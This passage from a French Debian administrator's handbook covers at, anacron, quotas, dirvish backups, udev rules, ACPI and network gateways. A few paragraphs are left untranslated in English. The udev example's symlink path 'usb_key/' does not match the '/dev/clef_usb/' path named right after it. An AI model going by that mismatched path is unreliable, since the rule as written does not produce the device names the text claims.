#### **Émuler cron avec systemd**

It is possible to emulate part of cron's behavior with systemd's timer mechanism (see section 9.1.1, « [Le système d'initialisation systemd](#) » page 204).

### 9.7.2. Emploi de la commande at

La commande `at` prévoit l'exécution d'une commande à un moment ultérieur. Elle prend l'heure et la date prévus en paramètres sur sa ligne de commande, et la commande à exécuter sur

son entrée standard. La commande sera exécutée comme si elle avait été saisie dans un interpréteur de commandes. `at` conserve d'ailleurs l'environnement courant afin de pouvoir travailler exactement dans les mêmes conditions que celles de la planification. L'horaire est indiqué en suivant les conventions habituelles : 16:12 représente 16 h 12. La date peut être précisée au format JJ.MM.AA (27.07.15 représentant ainsi 27 juillet 2015) ou AAAA-MM-JJ (cette même date étant alors représentée par 2015-07-27). En son absence, la commande sera exécutée dès que l'horloge atteindra l'heure signalée (le jour même ou le lendemain). On peut encore écrire explicitement `today` (aujourd'hui) ou `tomorrow` (demain).

```
$ at 09:00 27.07.15 <<FIN
> echo "Penser à souhaiter un bon anniversaire à Raphaël" \
>   | mail lolando@debian.org
> FIN
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

Une autre syntaxe permet d'exprimer une durée d'attente : `at now + nombre période`. La *période* peut valoir minutes, hours (heures), days (jours) ou weeks (semaines). Le *nombre* indique simplement le nombre de ces unités qui doivent s'écouler avant exécution de la commande.

Pour annuler une tâche planifiée pour `cron`, il suffit, lors d'un appel à `crontab -e`, de supprimer la ligne correspondante dans la `crontab` où la tâche est définie. Pour les tâches `at`, c'est à peine plus complexe : il suffit d'exécuter la commande `atrm numéro-de-tâche`. Le numéro de tâche est indiqué par la commande `at` lors de la planification mais on pourra le retrouver grâce à la commande `atq`, qui donne la liste des commandes actuellement planifiées.

## 9.8. Planification asynchrone : anacron

`anacron` est le démon qui complète `cron` pour les ordinateurs non allumés en permanence. Les tâches régulières étant habituellement planifiées au milieu de la nuit, elles ne seront jamais exécutées si la machine est éteinte à ce moment-là. La fonction d'`anacron` est de les exécuter en prenant en compte les périodes où l'ordinateur ne fonctionne pas.

Attention, `anacron` fera fréquemment exécuter cette activité en retard quelques minutes après le démarrage de la machine, ce qui peut en perturber la réactivité. C'est pourquoi les tâches du fichier `/etc/anacrontab` sont démarrées sous la commande `nice`, qui réduit leur priorité d'exécution et limitera donc l'impression de lenteur du reste du système. Attention, le format de ce fichier n'est pas le même que celui de `/etc/crontab` ; si vous avez des besoins particuliers avec `anacron`, consultez la page de manuel `anacrontab(5)`.

B.A.-BA  
**Priorité, nice**

Les systèmes Unix (et donc Linux) sont éminemment multi-tâches et multi-utilisateurs. Plusieurs processus peuvent en effet tourner en parallèle, appartenant à plusieurs utilisateurs différents, le noyau se chargeant d'assurer la répartition des ressources entre les différents processus. Il gère pour cela une notion de priorité, qui lui permet de favoriser certains processus au détriment d'autres selon les besoins. Lorsque l'on sait qu'un processus peut tourner en basse priorité, on le signale lors de

son lancement, en utilisant `nice programme` (`nice` signifiant « gentil, agréable »). Le programme disposera alors d'une proportion amoindrie des ressources du système, il perturbera donc moins les autres processus s'ils ont besoin de fonctionner. Bien entendu, si aucun autre processus n'a besoin de ressources, le programme ne sera pas artificiellement ralenti.

`nice` fonctionne avec des niveaux de « gentillesse » : les niveaux positifs (de 1 à 19) rendent progressivement un processus moins prioritaire, les niveaux négatifs (de -1 à -20) le rendent au contraire plus avide de ressources — mais seul le super-utilisateur est autorisé à utiliser ces niveaux négatifs. Sauf indication contraire (voir la page de manuel `nice(1)`), `nice` utilise le niveau 10.

Si l'on s'aperçoit qu'une tâche déjà lancée aurait dû l'être avec `nice`, il n'est pas trop tard pour réagir : la commande `renice` permet de changer la priorité d'un processus déjà existant, dans un sens ou dans l'autre (mais diminuer la « gentillesse » d'un processus est réservé au super-utilisateur).

L'installation du paquet `anacron` désactive l'exécution par `cron` des scripts des fichiers `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` et `/etc/cron.monthly/`. On évite ainsi qu'ils soient pris en compte à la fois par `anacron` et par `cron`. Mais `cron` reste actif et se chargera encore d'exécuter les autres commandes planifiées (notamment par les utilisateurs).

## 9.9. Les quotas

Le système des quotas permet de limiter l'espace disque alloué à un utilisateur ou un groupe d'utilisateurs. Pour le mettre en place, il faut disposer d'un noyau activant sa prise en charge (option de compilation `CONFIG_QUOTA`) — ce qui est le cas des noyaux Debian. Les logiciels de gestion des quotas se trouvent dans le paquet `Debian quota`.

Pour activer les quotas sur un système de fichiers, il faut mentionner, dans le fichier `/etc/fstab`, les options `usrquota` et `grpquota`, respectivement pour des quotas utilisateurs ou de groupes. Redémarrer l'ordinateur permet ensuite de mettre à jour les quotas en l'absence d'activité disque (condition nécessaire à une bonne comptabilisation de l'espace disque déjà consommé).

La commande `edquota utilisateur` (ou `edquota -g groupe`) permet de changer les limites tout en consultant la consommation actuelle.

POUR ALLER PLUS LOIN  
**Définir les quotas par script**

Le programme `setquota` peut être employé dans un script pour modifier automatiquement de nombreux quotas. Sa page de manuel `setquota(8)` détaille la syntaxe précise à employer.

Le système de quotas permet de définir quatre limites :

- two limits (called “soft” and “hard”) refer to the number of blocks consumed. If the filesystem was created with a block-size of 1 kibibyte, a block contains 1024 bytes from the same file. Unsaturated blocks thus induce losses of disk space. A quota of 100 blocks, which theoretically allows storage of 102,400 bytes, will, however, be saturated with just 100 files of 500 bytes each, only representing 50,000 bytes in total.

- Deux limites (*soft* et *hard*) concernent le nombre d'*inodes* employés. Chaque fichier consomme au moins un *inode* pour stocker les informations le concernant (droits, propriétaires, date de dernier accès, etc.). Il s'agit donc d'une limite sur le nombre de fichiers de l'utilisateur.

Une limite *soft* peut être franchie temporairement ; l'utilisateur sera simplement averti de son dépassement de quota par le programme `warnquota`, habituellement invoqué par `cron`. Une limite *hard* ne peut jamais être franchie : le système refusera toute opération provoquant un dépassement du quota dur.

#### VOCABULAIRE

##### Blocs et *inodes*

Le système de fichiers découpe le disque dur en blocs, petites zones contigües. La taille de ces blocs est déterminée lors de la création du système de fichiers et varie généralement entre 1 et 8 ko.

Un bloc peut être utilisé soit pour stocker des données réelles du fichier, soit des métadonnées utilisées par le système de fichiers. Parmi ces métadonnées, on trouve notamment les *inodes* (terme parfois traduit par « i-nœuds » mais généralement laissé tel quel). Un inode utilise un bloc sur le disque (mais ce bloc n'est pas pris en compte dans le quota de blocs, seulement dans le quota d'inodes) et contient à la fois des informations sur le fichier qu'il concerne (nom, propriétaire, permissions etc.) et des pointeurs vers les blocs de données réellement utilisés. Pour les fichiers volumineux occupant plus de blocs qu'il n'est possible d'en référencer dans un seul inode, il y a même un système de blocs indirects : l'inode référence une liste de blocs ne contenant pas directement des données mais une autre liste de blocs.

On peut définir, par la commande `edquota -t`, une « période de grâce » maximale autorisée pour un dépassement de limite *soft*. Ce délai écoulé, la limite *soft* se comportera comme une limite *hard* et l'utilisateur devra donc repasser sous elle pour pouvoir à nouveau écrire quoi que ce soit sur le disque.

#### POUR ALLER PLUS LOIN

##### Systématiser un quota pour les nouveaux utilisateurs

Pour instaurer un quota systématique chez les nouveaux utilisateurs, il faut le configurer sur un utilisateur « modèle » (avec `edquota` ou `setquota`) et indiquer son nom dans la variable `QUOTAUSER` du fichier `/etc/adduser.conf`. Ce paramétrage sera alors automatiquement repris pour chaque nouvel utilisateur créé avec la commande `adduser`.

## 9.10. Sauvegarde

L'une des responsabilités principales de tout administrateur, la sauvegarde reste un sujet complexe dont les outils puissants sont en général difficiles à maîtriser.

De nombreux logiciels existent : citons `amanda`, `bacula` et `BackupPC`. Il s'agit de systèmes client/-serveur dotés de nombreuses options, dont la configuration peut être difficile. Certains disposent d'une interface de configuration web. Des dizaines d'autres paquets Debian sont dédiés à des solutions de sauvegarde, comme vous le montrera la commande `apt-cache search backup`.

Plutôt que de détailler le fonctionnement de certains d'entre eux, nous prenons le parti d'exposer la réflexion menée par les administrateurs de Falcot SA pour définir leur stratégie de sauvegarde.

Chez Falcot SA, les sauvegardes répondent à deux besoins : récupérer des fichiers supprimés par erreur et remettre en route rapidement tout ordinateur (serveur ou bureautique) dont le disque dur subit une panne.

### 9.10.1. Sauvegarde avec rsync

Les sauvegardes sur bandes ayant été jugées trop lentes et trop coûteuses, les données seront sauvegardées sur les disques durs d'un serveur dédié, où l'emploi du RAID logiciel (détaillé dans la section 12.1.1, « RAID logiciel » page 336) les protégera d'une défaillance du disque. Les ordinateurs bureautiques ne sont pas sauvegardés individuellement, mais les utilisateurs sont informés que leur compte personnel, situé sur le serveur de fichiers de leur département, sera sauvegardé. La commande rsync (du paquet éponyme) sauvegarde quotidiennement ces différents serveurs.

#### Le lien dur, un deuxième nom pour le fichier

B.A.-BA Un lien dur (*hardlink*), contrairement au lien symbolique, ne peut être différencié du fichier pointé. Créer un lien dur revient en fait à affecter un deuxième nom à un fichier déjà existant (cible). C'est pourquoi la suppression d'un lien dur ou de la cible ne supprime en fait qu'un des noms associés au fichier. Tant qu'un nom est encore affecté au fichier, les données de celui-ci restent présentes sur le système de fichiers. Il est intéressant de noter que contrairement à une copie, le lien dur ne consomme pas d'espace disque supplémentaire.

Le lien dur se crée avec la commande `ln cible lien`. Le fichier *lien* est alors un nouveau nom du fichier *cible*. Les liens durs ne peuvent être créés qu'au sein d'un même système de fichiers, alors que les liens symboliques ne souffrent pas de cette limitation.

L'espace disque disponible interdit la mise en place d'une sauvegarde complète quotidienne. C'est pourquoi la synchronisation par rsync est précédée d'une duplication du contenu de la dernière sauvegarde par des liens durs (*hard links*), qui évitent de consommer trop d'espace disque. Le processus rsync ne remplacera ensuite que les fichiers modifiés depuis la dernière sauvegarde. Ce mécanisme permet de conserver un grand nombre de sauvegardes sur un volume réduit. Toutes les sauvegardes étant accessibles en même temps (par exemple dans des répertoires différents d'un même volume accessible à travers le réseau), on pourra effectuer rapidement des comparaisons entre deux dates données.

Ce mécanisme de sauvegarde se met facilement en place à l'aide du programme dirvish. Il emploie un espace de stockage des sauvegardes (*bank*, dans son vocabulaire) dans lequel il place les différentes copies horodatées des ensembles de fichiers sauvegardés (ces ensembles sont nommés *vaults*, donc « chambre forte », dans la documentation de dirvish).

La configuration principale se trouve dans le fichier `/etc/dirvish/master.conf`. Elle indique l'emplacement de l'espace de stockage des sauvegardes, la liste des ensembles à sauvegarder

ainsi que des valeurs par défaut pour l'expiration des sauvegardes. Le reste de la configuration se trouve dans les fichiers `bank/vault/dirvish/default.conf` et contient à chaque fois la configuration spécifique à l'ensemble de fichiers en question.

**Exemple 9.3 Fichier `/etc/dirvish/master.conf`**

```
bank:
  /backup
exclude:
  lost+found/
  core
  *~
Runall:
  root    22:00
expire-default: +15 days
expire-rule:
#  MIN HR   DOM MON      DOW  STRFTIME_FMT
*   *       *   *        1    +3 months
*   *       1-7 *        1    +1 year
*   *       1-7 1,4,7,10  1
```

Le paramètre `bank` indique le répertoire dans lequel les sauvegardes sont stockées. Le paramètre `exclude` permet d'indiquer des fichiers (ou des formes de noms de fichiers) à exclure de la sauvegarde. Le paramètre `Runall` est la liste des ensembles de fichiers à sauvegarder avec un horodatage pour chaque ensemble, ce dernier permet simplement d'attribuer la bonne date à la copie au cas où la sauvegarde ne se déclencherait pas exactement à l'heure prévue. Il faut indiquer un horaire légèrement inférieur à l'horaire réel d'exécution (qui est 22h04 par défaut sur un système Debian, selon `/etc/cron.d/dirvish`). Enfin, les paramètres `expire-default` et `expire-rule` définissent la politique d'expiration (donc de conservation) des sauvegardes. L'exemple précédent conserve pour toujours les sauvegardes générées le premier dimanche de chaque trimestre, détruit après un an celles du premier dimanche de chaque mois et après 3 mois celles des autres dimanches. Les autres sauvegardes quotidiennes sont conservées 15 jours. L'ordre des règles compte : `dirvish` emploie la dernière règle qui correspond, ou celle mentionnée dans `expire-default` si aucune des règles de `expire-rule` ne correspond.

**EN PRATIQUE**  
**Expiration planifiée**

Les règles d'expiration ne sont pas employées par `dirvish-expire` pour faire son travail. En réalité, les règles d'expiration interviennent au moment de la création d'une nouvelle copie de sauvegarde pour définir une date d'expiration associée à cette copie. `dirvish-expire` se contente de parcourir les copies stockées et de supprimer celles dont la date d'expiration est dépassée.

**Exemple 9.4 Fichier `/backup/root/dirvish/default.conf`**

```
client: rivendell.falcot.com
```

```

tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak

```

L'exemple ci-dessus précise l'ensemble de fichiers à sauvegarder : il s'agit de fichiers sur la machine *rivendell.falcot.com* (pour une sauvegarde de données locales, il faut simplement préciser le nom de la machine locale tel que `hostname` le rapporte), en particulier ceux qui sont dans l'arborescence racine (`tree: /`) à l'exclusion de ceux listés dans `exclude`. La sauvegarde restera limitée au contenu d'un seul système de fichiers (`xdev: 1`), elle n'inclura pas les fichiers d'autres montages. Un index des fichiers sauvegardés sera généré (`index: gzip`) et l'image sera nommée selon la date du jour (`image-default: %Y%m%d`).

De nombreuses options existent, toutes documentées dans la page de manuel `dirvish.conf(5)`. Une fois ces fichiers de configuration mis en place, il faut initialiser chaque ensemble de fichiers avec la commande `dirvish --vault vault --init`. Puis l'invocation quotidienne de `dirvish-runall` créera automatiquement une nouvelle copie de sauvegarde juste après avoir supprimé celles qui devaient l'être.

#### EN PRATIQUE **Sauvegarde distante par SSH**

Lorsque `dirvish` doit sauvegarder des données d'une machine distante, il va employer `ssh` pour s'y connecter et y démarrer `rsync` en tant que serveur. Cela nécessite donc que l'utilisateur `root` puisse se connecter automatiquement à la machine en question. L'emploi d'une clé d'authentification `SSH` permet précisément cela (voir section 9.2.1.1, « [Authentification par clé](#) » page 215).

### 9.10.2. Restauration des machines non sauvegardées

Les ordinateurs bureautiques, qui ne sont pas sauvegardés, pourront être réinstallés à partir des DVD-Rom personnalisés préparés avec *Simple-CDD* (voir section 12.3.3, « [Simple-CDD : la solution tout en un](#) » page 380). Comme il s'agit d'une installation à partir de zéro, cela perdra toute configuration qui aura été faite après l'installation initiale ; cela ne pose pas de problème, puisque tous les systèmes sont connectés à un annuaire `LDAP` qui centralise les comptes utilisateurs et la plupart des applications bureautiques sont préconfigurées par le biais de `dconf` (voir section 13.3.1, « [GNOME](#) » page 395 à ce propos).

Les administrateurs de Falcot SA sont conscients des limites de leur politique de sauvegarde. Ne pouvant pas protéger le serveur de sauvegarde aussi bien qu'une bande dans un coffre ignifugé, ils l'ont installé dans une pièce séparée de sorte qu'un sinistre tel qu'un incendie se déclarant dans la salle des serveurs ne détruise pas aussi les sauvegardes. Par ailleurs, ils réalisent une

sauvegarde incrémentale sur DVD-Rom une fois par semaine — seuls les fichiers modifiés depuis la dernière sauvegarde sont concernés.

POUR ALLER PLUS LOIN

**Sauvegarde SQL, LDAP**

De nombreux services (comme les bases de données SQL ou LDAP) ne peuvent pas être sauvegardés simplement en copiant leurs fichiers (sauf s'ils sont correctement interrompus durant la sauvegarde, ce qui pose souvent problème car ils sont prévus pour être disponibles en permanence). Il est alors nécessaire de faire appel à une procédure « d'export » des données, dont on sauvegardera alors le *dump*. Souvent volumineux, celui-ci se prête cependant bien à la compression. Pour réduire l'espace de stockage nécessaire, on ne stockera qu'un fichier texte complet par semaine et un *diff* chaque jour, ce dernier étant obtenu par une commande du type *diff fichier-de-la-veille fichier-du-jour*. Le programme *xdelta* produira les différences incrémentales des *dumps* binaires.

CULTURE

**TAR, standard de sauvegarde sur bande**

Historiquement, le moyen le plus simple de réaliser une sauvegarde sous Unix était de stocker sur bande une archive au format *TAR*. La commande *tar* tire d'ailleurs son nom de *Tape ARchive* (« archive sur bande »).

## 9.11. Branchements « à chaud » : *hotplug*

### 9.11.1. Introduction

Le sous-système *hotplug* du noyau permet de charger les pilotes des périphériques et de créer les fichiers de périphériques correspondants (avec l'aide d'*udevd*). Avec le matériel moderne et la virtualisation, quasiment tous les périphériques peuvent être connectés à chaud, depuis les classiques USB/PCMCIA/IEEE 1394 et les disques durs SATA jusqu'au processeur et à la mémoire eux-mêmes.

Le noyau dispose d'une base de données associant à chaque identifiant de périphérique le pilote requis. Cette base de données est employée au démarrage de l'ordinateur pour charger tous les pilotes des périphériques détectés sur les différents bus mentionnés, mais aussi lors de l'insertion à chaud d'un périphérique supplémentaire. Une fois le pilote chargé, un message est envoyé à *udevd* afin que celui-ci puisse créer l'entrée correspondante dans */dev/*.

### 9.11.2. La problématique du nommage

Avant l'introduction des branchements à chaud, il était simple de donner un nom fixe à un périphérique. On se basait simplement sur le positionnement des périphériques dans leur bus respectif. Mais si les périphériques apparaissent et disparaissent sur le bus, ce n'est plus possible. L'exemple typique est l'emploi d'un appareil photo numérique et d'une clé USB : tous les deux apparaissent comme des disques, le premier branché pourra être */dev/sdb* et le second */dev/sdc* (avec */dev/sda* représentant le disque dur). Le nom du périphérique n'est donc pas fixe, il dépend de l'ordre dans lequel ils ont été connectés.

En outre, de plus en plus de pilotes emploient des numéros majeur/mineur dynamiques, ce qui fait qu'il est impossible d'avoir une entrée statique pour le périphérique, puisque ces caractéristiques essentielles peuvent varier après un redémarrage de l'ordinateur.

C'est pour résoudre ces problématiques qu'*udev* a été créé.

#### 9.11.3. Fonctionnement de udev

Lorsqu'*udev* est informé par le noyau de l'apparition d'un nouveau périphérique, il récupère de nombreuses informations sur le périphérique en question en consultant les entrées correspondantes dans `/sys/`, en particulier celles qui permettent de l'identifier de manière unique (adresse MAC pour une carte réseau, numéro de série pour certains périphériques USB, etc.).

Armé de toutes ces informations, *udev* consulte l'ensemble de règles contenu dans `/etc/udev/rules.d/` et `/lib/udev/rules.d/` et décide à partir de cela du nom à attribuer au périphérique, des liens symboliques à créer (pour offrir des noms alternatifs), ainsi que des commandes à exécuter. Tous les fichiers sont consultés et les règles sont toutes évaluées séquentiellement (sauf quand un fichier fait appel à des constructions de type « GOTO »). Ainsi, il peut y avoir plusieurs règles qui correspondent à un événement donné.

La syntaxe des fichiers de règles est assez simple : chaque ligne contient des critères de sélection et des directives d'affectation. Les premiers permettent de sélectionner les événements sur lesquels il faudra réagir et les seconds définissent l'action à effectuer. Tous sont simplement séparés par des virgules et c'est l'opérateur qui désigne s'il s'agit d'un critère de sélection (pour les opérateurs de comparaison `==` ou `!=`) ou d'une directive d'affectation (pour les opérateurs `=`, `+=` ou `:=`).

Les opérateurs de comparaison s'emploient sur les variables suivantes :

- KERNEL : le nom que le noyau affecte au périphérique ;
- ACTION : l'action correspondant à l'événement (« add » pour l'ajout d'un périphérique, « remove » pour la suppression) ;
- DEVPATH : le chemin de l'entrée correspondant au périphérique dans `/sys/` ;
- SUBSYSTEM : le sous-système du noyau à l'origine de la demande (ils sont nombreux mais citons par exemple « usb », « ide », « net », « firmware », etc.) ;
- ATTR{attribut} : contenu du fichier *attribut* dans le répertoire `/sys/$devpath/` du périphérique. C'est ici que l'on va trouver les adresses MAC et autres identifiants spécifiques à chaque bus ;
- KERNELS, SUBSYSTEMS et ATTRS{attribut} sont des variantes qui vont chercher à faire correspondre les différentes options sur un des périphériques parents du périphérique actuel ;
- PROGRAM : délègue le test au programme indiqué (vrai s'il renvoie 0, faux sinon). Le contenu de la sortie standard du programme est stocké afin de pouvoir l'utiliser dans le cadre du test RESULT ;

- RESULT : effectue des tests sur la sortie standard du dernier appel à PROGRAM.

Les opérandes de droite peuvent employer certaines expressions de motifs pour correspondre à plusieurs valeurs en même temps. Ainsi, \* correspond à une chaîne quelconque (même vide), ? correspond à un caractère quelconque et [] correspond à l'ensemble de caractères cités entre les crochets (l'ensemble inverse si le premier caractère est un point d'exclamation, et les intervalles de caractères sont possibles grâce à la notation a-z).

En ce qui concerne les opérateurs d'affectation, = affecte une valeur (et remplace la valeur actuelle) ; s'il s'agit d'une liste elle est vidée et ne contient plus que la valeur affectée. := fait de même mais empêche les modifications subséquentes de cette même variable. Quant à +=, il ajoute une valeur dans une liste. Voici les variables qui peuvent être modifiées :

- NAME : le nom du fichier de périphérique à créer dans /dev/. Seule la première affectation compte, les autres sont ignorées ;
- SYMLINK : la liste des noms symboliques qui pointeront sur le même périphérique ;
- OWNER, GROUP et MODE définissent l'utilisateur et le groupe propriétaire du périphérique ainsi que les permissions associées ;
- RUN : la liste des programmes à exécuter en réponse à cet événement.

Les valeurs affectées à ces variables peuvent employer un certain nombre de substitutions :

- \$kernel ou %k : équivalent de KERNEL ;
- \$number ou %n : le numéro d'ordre du périphérique, par exemple « 3 » pour sda3 ;
- \$devpath ou %p : équivalent de DEVPATH ;
- \$attr{attribut} ou %s{attribut} : équivalent de ATTRS{attribut} ;
- \$major ou %M : le numéro majeur du périphérique ;
- \$minor ou %m : le numéro mineur du périphérique ;
- \$result ou %c : la chaîne renvoyée par le dernier programme invoqué par PROGRAM ;
- enfin %% et \$\$ pour les caractères pourcent et dollar respectivement.

Ces listes ne sont pas exhaustives (elles reprennent les paramètres les plus importants) mais la page de manuel udev(7) devrait l'être.

#### 9.11.4. Cas pratique

Prenons le cas d'une simple clé USB et essayons de lui affecter un nom fixe. Il faut d'abord trouver les éléments qui vont permettre de l'identifier de manière unique. Pour cela, on la branche et on exécute udevadm info -a -n /dev/sdc (en remplaçant évidemment /dev/sdc par le nom réel affecté à la clé).

```
# udevadm info -a -n /dev/sdc
[...]
```

```

looking at device '/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-1:1.0/host4/target4
  ↪ :0:0/4:0:0:0/block/sdc':
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER=""
ATTR{hidden}=="0"
ATTR{events}=="media_change"
ATTR{ro}=="0"
ATTR{discard_alignment}=="0"
ATTR{removable}=="1"
ATTR{events_async}=""
ATTR{alignment_offset}=="0"
ATTR{capability}=="51"
ATTR{events_poll_msecs}=="-1"
ATTR{stat}=="      130        0     6328      435        0        0        0        0        0"
  ↪          0        0     252      252        0        0        0        0        0
ATTR{size}=="15100224"
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{inflight}=="          0        0"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-1:1.0/host4/
  ↪ target4:0:0/4:0:0:0':
[...]
ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.0/usb2/2-1':
KERNELS=="2-1"
SUBSYSTEMS=="usb"
DRIVERS=="usb"
ATTRS{bDeviceProtocol}=="00"
ATTRS{bNumInterfaces}==" 1"
ATTRS{busnum}=="2"
ATTRS{quirks}=="0x0"
ATTRS{authorized}=="1"
ATTRS{ltm_capable}=="no"
ATTRS{speed}=="480"
ATTRS{product}=="TF10"
ATTRS{manufacturer}=="TDK LoR"
[...]
ATTRS{serial}=="07032998B60AB777"
[...]

```

Pour constituer une ligne de règle, on peut employer des tests sur les variables du périphérique ainsi que celles d'un seul des périphériques parents. L'exemple ci-dessus permet notamment de créer deux règles comme celles-ci :

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="07032998B60AB777", SYMLINK+="
↳ usb_key/disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="07032998B60AB777", SYMLINK+="
↳ usb_key/part%n"
```

Une fois ces règles placées dans un fichier, nommé par exemple `/etc/udev/rules.d/010_local.rules`, il suffit de retirer puis réinsérer la clé USB. On peut alors constater que `/dev/clef_usb/disk` représente le disque associé à la clé USB et que `/dev/clef_usb/part1` est sa première partition.

POUR ALLER PLUS LOIN

**Déboguer la configuration de udev**

Comme beaucoup de démons, udevd enregistre des traces dans `/var/log/daemon.log`. Mais il n'est pas très verbeux par défaut et cela ne permet que rarement de comprendre ce qu'il fait. La commande `sudo udevadm control --log-priority=info` augmente le niveau de verbosité courant et résout ce problème. `udevadm control --log-priority=err` remet en place le niveau par défaut.

## 9.12. Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI)

La question de la gestion de l'énergie reste souvent problématique. En effet, une mise en veille réussie requiert que les pilotes de tous les périphériques de l'ordinateur sachent se désactiver et surtout reconfigurer le périphérique au réveil. Malheureusement, il subsiste quelques périphériques incapables de bien se mettre en veille sous Linux car leurs constructeurs n'en ont pas fourni les spécifications.

Linux supporte le ACPI (*Advanced Configuration and Power Interface*), le standard le plus récent en matière de gestion de l'énergie. Le paquet `acpid` fournit un démon qui se met à l'écoute d'événements liés à la gestion de l'énergie (par exemple, le basculement d'un portable depuis sa batterie vers l'alimentation secteur) et qui peut exécuter diverses commandes en réponse.

ATTENTION

**Carte graphique et mise en veille**

Le pilote de la carte graphique est souvent celui qui pose problème lors de la mise en veille. En cas de souci, il convient donc de tester la dernière version du serveur graphique X.org.

Après ce survol des services de base communs à de nombreux Unix, nous nous focaliserons sur l'environnement dans lequel évoluent les machines administrées : le réseau. De nombreux services sont en effet nécessaires à son bon fonctionnement — nous vous proposons de les découvrir dans le chapitre qui suit.




## Mots-clés

---

Réseau  
Passerelle  
TCP/IP  
IPv6  
DNS  
Bind  
DHCP  
QoS

---



# Infrastructure réseau

---

# 10

---

---

Sommaire

---

Passerelle 246	X.509 certificates 248	Réseau privé virtuel 255	Qualité de service 263
Routage dynamique 265	IPv6 266	Serveur de noms (DNS) 268	DHCP 271
		Outils de diagnostic réseau 273	

---

*Linux profite du considérable héritage d'Unix dans le domaine des réseaux et Debian dispose de toute la panoplie des outils existants pour les créer et les gérer. Ce chapitre les passe en revue.*

## 10.1. Passerelle

Une passerelle relie plusieurs réseaux entre eux. Ce terme désigne souvent la « porte de sortie » d'un réseau local, point de passage obligé pour atteindre toutes les adresses IP externes. La passerelle est connectée à chacun des réseaux qu'elle relie et agit en tant que routeur pour faire transiter les paquets IP entre ses différentes interfaces.

B.A.-BA	Paquet IP	Les réseaux employant le protocole Internet (IP — <i>Internet Protocol</i> ) pour échanger des informations fonctionnent par paquets : les données y circulent de manière intermittente dans des blocs de taille limitée. Chaque paquet contient, en plus des données, les informations nécessaires à son acheminement (ou routage).
B.A.-BA	TCP/UDP	<p>TCP est un protocole permettant d'établir un flux de données continues entre deux points. Il repose sur IP, mais il permet aux programmes qui l'utilisent de faire abstraction des paquets eux-mêmes. Ces programmes ne voient qu'un point d'entrée dans lequel ils envoient des octets, ces octets ressortant sans perte (et dans l'ordre) au point de sortie. TCP compense en effet diverses erreurs qui peuvent apparaître au niveau réseau inférieur : les pertes de paquets déclenchent une retransmission et les données sont remises dans l'ordre le cas échéant (par exemple si tous les paquets n'empruntent pas le même itinéraire).</p> <p>UDP est également un protocole qui repose sur IP mais, à la différence de TCP, il reste orienté paquet. Il n'a pas les mêmes buts non plus : il ne s'agit ici que de faire passer un paquet d'une application à une autre. Le protocole ne cherche pas à corriger les éventuelles pertes de paquets sur le réseau, pas plus qu'il ne va s'assurer que les paquets sont remis à l'application destinataire dans l'ordre où ils ont été émis. On y gagne généralement en temps de latence, puisque la perte d'un paquet ne bloque pas la réception des paquets suivants jusqu'à la retransmission du paquet perdu.</p> <p>TCP et UDP fonctionnent avec des ports, qui sont des points d'attache pour établir une connexion avec une application sur une machine. Ce concept permet d'avoir plusieurs communications différencierées avec le même interlocuteur, le numéro de port étant le critère distinctif.</p> <p>Some of these port numbers — standardized by the IANA (<i>Internet Assigned Numbers Authority</i>) — are “well-known” for being associated with network services. For instance, TCP port 25 is generally used by the email server.</p> <p>► <a href="https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml">https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml</a></p>

